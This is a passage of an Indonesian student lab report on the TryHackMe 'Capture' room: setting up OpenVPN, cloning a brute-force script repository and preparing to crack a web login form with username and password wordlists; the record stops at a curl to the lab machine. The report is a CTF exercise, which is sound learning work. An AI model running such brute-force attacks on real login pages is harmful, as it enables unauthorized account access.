

LAPORAN KEAMANAN JARINGAN KOMPUTER

TryHackMe Capture




Disusun Oleh


NAMA : Dewi Purnama
NIM : 09011182126020
DOSEN : Nurul Afifah M.Kom

JURUSAN SISTEM KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS SRIWIJAYA
2024


1. Kita buka web page <https://tryhackme.com/r/room/capture>, sebelum itu kita lakukan *sign up* kemudian *login*. Dan kita bisa langsung *join room*.





2. Pada **Task 1**, kita diminta untuk mendownload file data *capture.zip*. Jika selesai bisa klik bagian *complete* dan otomatis akan berubah menjadi *correct answer*.



3. Setelah di download, buka file yang didownload dan di *extract* file



4. Pada folder tersebut berisi 2 file .txt, yaitu *passwords.txt* dan *username.txt*



5. Lanjut mengerjakan task, yaitu melakukan pencarian menggunakan http://MACHINE_IP untuk melakukan percobaan login pada page tersebut.

Task 2 ○ Bypass the login form

Please wait approximately 3-5 minutes for the application to start. ▶ Start Machine

You can find the web application at: `http://MACHINE_IP`


Answer the questions below

What is the value of flag.txt?

Answer format: *****

Submit Hint

6. Melakukan pencarian alamat website dengan http://MACHINE_IP, yang mana hasilnya yaitu halaman tidak bisa diakses seperti yang ada digambar.



7. Karena pada alamat sebelumnya kita tidak bisa mengakses website tersebut, kita melakukan dengan cara lain yaitu dengan mengklik **start machine** yang mana kita diminta menunggu selama 3- 5 menit untuk menunggu perubahan alamat web ke alamat IP address.

Target Machine Information

Title	Target IP Address	Expires
Capture this!	Shown in 0min 37s	1h 14min 34s

? Add 1 hour Terminate

Task 1 ● General information

Task 2 ○ Bypass the login form

Please wait approximately 3-5 minutes for the application to start. ▶ Start Machine

You can find the web application at: `http://MACHINE_IP`


Answer the questions below

What is the value of flag.txt?


Answer format: *****

Submit Hint


8. Sembari menunggu alamat web, kita bisa mengecek **access machines** untuk mengetahui bagaimana cara mengconnectkan device kita dan web ini bisa dalam satu jaringan yang sama.




9. Ketika kita sudah mengklik **Access Machines** akan muncul tampilan dan pilihan seperti dibawah ini, kita bisa memilih untuk **OpenVPN (Advanced)** untuk mengconnectkan ke jaringan mereka melalui VPN.





10. Kita akan diberikan petunjuk untuk bagaimana cara mengkonfigurasi dan dimana mendownload **OpenVPN**.




11. Pada langkah pertama kita langsung mendownload file **OpenVPN** yang secara otomatis tersimpan di direktori komputer kita. Kemudian kita melakukan langkah kedua yaitu mendownload aplikasi setup dari **OpenVPN** dan bisa kita pilih versinya seperti gambar dibawah ini




12. Jika sudah mendownload kita bisa menginstall setup *OpenVPN*




13. Ini tampilan untuk melihat status terconnect atau tidak ke *OpenVPN*




14. Klik kanan pada icon tadi kita bisa memilih untuk **import > Import file....**





15. Pilih file yang sudah kita download sebelumnya dari langkah 1 untuk di **open**



16. Kita lihat lagi pada status ini disini untuk meng-**connect** pada VPN




17. Tampilan **view log** saat baru loading connect dan tampilan saat sudah terconnect. Yang membedakannya saat belum terconnect iconnya berwarna kuning dan jika sudah ter-**connect** akan berubah menjadi hijau.




18. Isi File namadewi.log yang kita punya

```
Module 06 System Hacking + hashes.txt passwords.txt usernames.txt namadewi.log
File Edit View
2024-11-11 11:34:35 library versions: OpenSSL 3.3.1 4 Jun 2024, LZD 2.10
2024-11-11 11:34:35 OXID version: 1.2.1
2024-11-11 11:34:35 MANAGEMENT: TCP Socket listening on [AF_INET]127.0.0.1:25340
2024-11-11 11:34:35 Need hold release from management interface, waiting...
2024-11-11 11:34:35 MANAGEMENT: Client connected from [AF_INET]127.0.0.1:49508
2024-11-11 11:34:35 MANAGEMENT: CMD 'state on'
2024-11-11 11:34:35 MANAGEMENT: CMD 'log on all'
2024-11-11 11:34:36 MANAGEMENT: CMD 'echo on all'
2024-11-11 11:34:36 MANAGEMENT: CMD 'bytecount 5'
2024-11-11 11:34:36 MANAGEMENT: CMD 'state'
2024-11-11 11:34:36 MANAGEMENT: CMD 'hold off'
2024-11-11 11:34:36 MANAGEMENT: CMD 'hold release'
2024-11-11 11:34:36 TCP/UDP: Preserving recently used remote address: [AF_INET]18.202.129.195:1194
2024-11-11 11:34:36 Socket Buffers: R=[65536->65536] S=[65536->65536]
2024-11-11 11:34:36 UDPv4 link local: (not bound)
2024-11-11 11:34:36 UDPv4 link remote: [AF_INET]18.202.129.195:1194
2024-11-11 11:34:36 MANAGEMENT: >STATE:1731299676,WAIT,,,,,
2024-11-11 11:34:36 MANAGEMENT: >STATE:1731299676,AUTH,,,,,
2024-11-11 11:34:36 TLS: Initial packet from [AF_INET]18.202.129.195:1194, sid=9904d35c d173649c
2024-11-11 11:34:36 VERIFY OK: depth=1, CN=ChangeMe
2024-11-11 11:34:36 VERIFY KU OK
2024-11-11 11:34:36 Validating certificate extended key usage
2024-11-11 11:34:36 ++ certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-11-11 11:34:36 VERIFY EKU OK
2024-11-11 11:34:36 VERIFY OK: depth=0, CN=server
2024-11-11 11:34:36 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2024-11-11 11:34:36 [server] Peer Connection Initiated with [AF_INET]18.202.129.195:1194
2024-11-11 11:34:36 TLS: move_session: dest=INACTIVE, src=IN_INITIAL, reinit_src=1
2024-11-11 11:34:36 TLS: TLS Multi-process: Initial untrusted session promoted to trusted
2024-11-11 11:34:37 MANAGEMENT: >STATE:1731299677,GET_CONFIG,,,,,
2024-11-11 11:34:37 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2024-11-11 11:34:37 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,comp-lzo no,route-gateway 10.8.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.8.64.173 255.255.0.0,peer-id 0,cipher AES-256-CBC'
2024-11-11 11:34:37 OPTIONS IMPORT: --ifconfig/up options modified
2024-11-11 11:34:37 OPTIONS IMPORT: route options modified
2024-11-11 11:34:37 OPTIONS IMPORT: route-related options modified
2024-11-11 11:34:37 interactive service msg_channel=580
2024-11-11 11:34:37 ROUTE_GATEWAY 10.8.140.1/255.252.0 [I=17 H=AD08-b0:at:60:51:ba:44]
2024-11-11 11:34:37 open_tun
2024-11-11 11:34:37 tap-windows6 device [OpenVPN TAP-Windows6] opened
2024-11-11 11:34:37 TAP-Windows Driver Version 9.27
```


19. Cek status untuk VPN apakah sudah teconnect atau belum, akan tampil seperti ini jika sudah terconnect.




20. Dan jika sudah terconnect disini juga kita bisa melakukan *disconnect*, *reconnect*, *show status*, *view log*, *edit config*, *import*, *setting*, dan *exit*




21. Kita kembali ke task 2, disini kita sudah mendapatkan alamat IP baru untuk kita lakukan pencarian yaitu <http://10.10.2.166>



22. Lalu kita cari alamat dengan <http://10.10.2.166> untuk melakukan percobaan pada *intranet login* untuk menemukan *username* dan *password* yang sebenarnya pada halaman ini yang tidak kita ketahui sebelumnya



23. Karena jika melakukan percobaan login satu persatu secara manual itu kemungkinan nya akan mengalami kesulitan dan serta adanya limit, disini kita menggunakan kali linux untuk melakukan password cracking atau brute force attack.
24. Disini kita menggunakan perintah **cd documents** untuk memindahkan ke directory yang bernama **documents**. Misalnya, jika berada di direktori home (**/home/username**) dan memiliki direktori bernama "documents" di dalamnya, menjalankan cd documents akan memindahkan ke **/home/username/documents**.



25. Memasukkan perintah **git clone** https://github.com/dewdew19/dewi_KJK.git untuk mengunduh seluruh repositori dari URL yang di berikan ke komputer yang kita punya seperti digambar.

```
(dewikali@dewikali)-[~/Documents]
$ git clone https://github.com/dewdew19/dewi_KJK.git
Cloning into 'dewi_KJK'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 13.05 KiB | 1.19 MiB/s, done.
Resolving deltas: 100% (1/1), done.
```

26. Perintah **cd tryhackme-capture** digunakan untuk **berpindah ke direktori** bernama **“tryhackme-capture”**. Ini adalah perintah dasar di terminal atau command line yang memungkinkan untuk menavigasi sistem file Anda.

```
(dewikali@dewikali)-[~/Documents]
$ cd tryhackme-capture
(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$
```

27. Perintah **ls -la** digunakan untuk **menampilkan daftar semua file dan direktori** dalam direktori dengan detail tambahan termasuk file yang tersembunyi. Pada direktori ini berisi readme.md, passwords.txt, script.py, dan usernames.txt

```
(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$ ls -la
total 44
drwxrwxr-x 3 dewikali dewikali 4096 Nov 11 01:42 .
drwxr-xr-x 4 dewikali dewikali 4096 Nov 11 03:34 ..
drwxrwxr-x 8 dewikali dewikali 4096 Nov 11 01:42 .git
-rw-rw-r-- 1 dewikali dewikali 89 Nov 11 01:42 README.md
-rw-rw-r-- 1 dewikali dewikali 13805 Nov 11 01:42 passwords.txt
-rwxrwxr-x 1 dewikali dewikali 2219 Nov 11 01:42 script.py
-rw-rw-r-- 1 dewikali dewikali 6870 Nov 11 01:42 usernames.txt
```

28. Perintah **cat** **readme.md** pada direktori **“tryhackme-capture”** digunakan untuk **menampilkan isi file** readme.md yang ada di dalam direktori tersebut. File readme.md biasanya berisi informasi penting tentang proyek atau tugas yang sedang dikerjakan, seperti: deskripsi tugas, intruksi penggunaan, dan catatan.

```
(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$ cat README.md
# tryhackme-capture

## Usage
...
chmod +x script.py
./script.py --host {machine ip}
...
```

29. Perintah `chmod +x script.py` digunakan untuk **menambahkan izin eksekusi** pada file `script.py` di direktori “tryhackme-capture” agar dapat dieksekusi langsung dari terminal tanpa harus memanggil interpreter python secara eksplisit.

```
(dewikali@dewikali)-[~/Documents/tryhackme-capture]
$ chmod +x script.py
```

30. Perintah `curl http://10.10.2.166` digunakan untuk **mengambil data** dari server yang beralamat di <http://10.10.2.166>

```
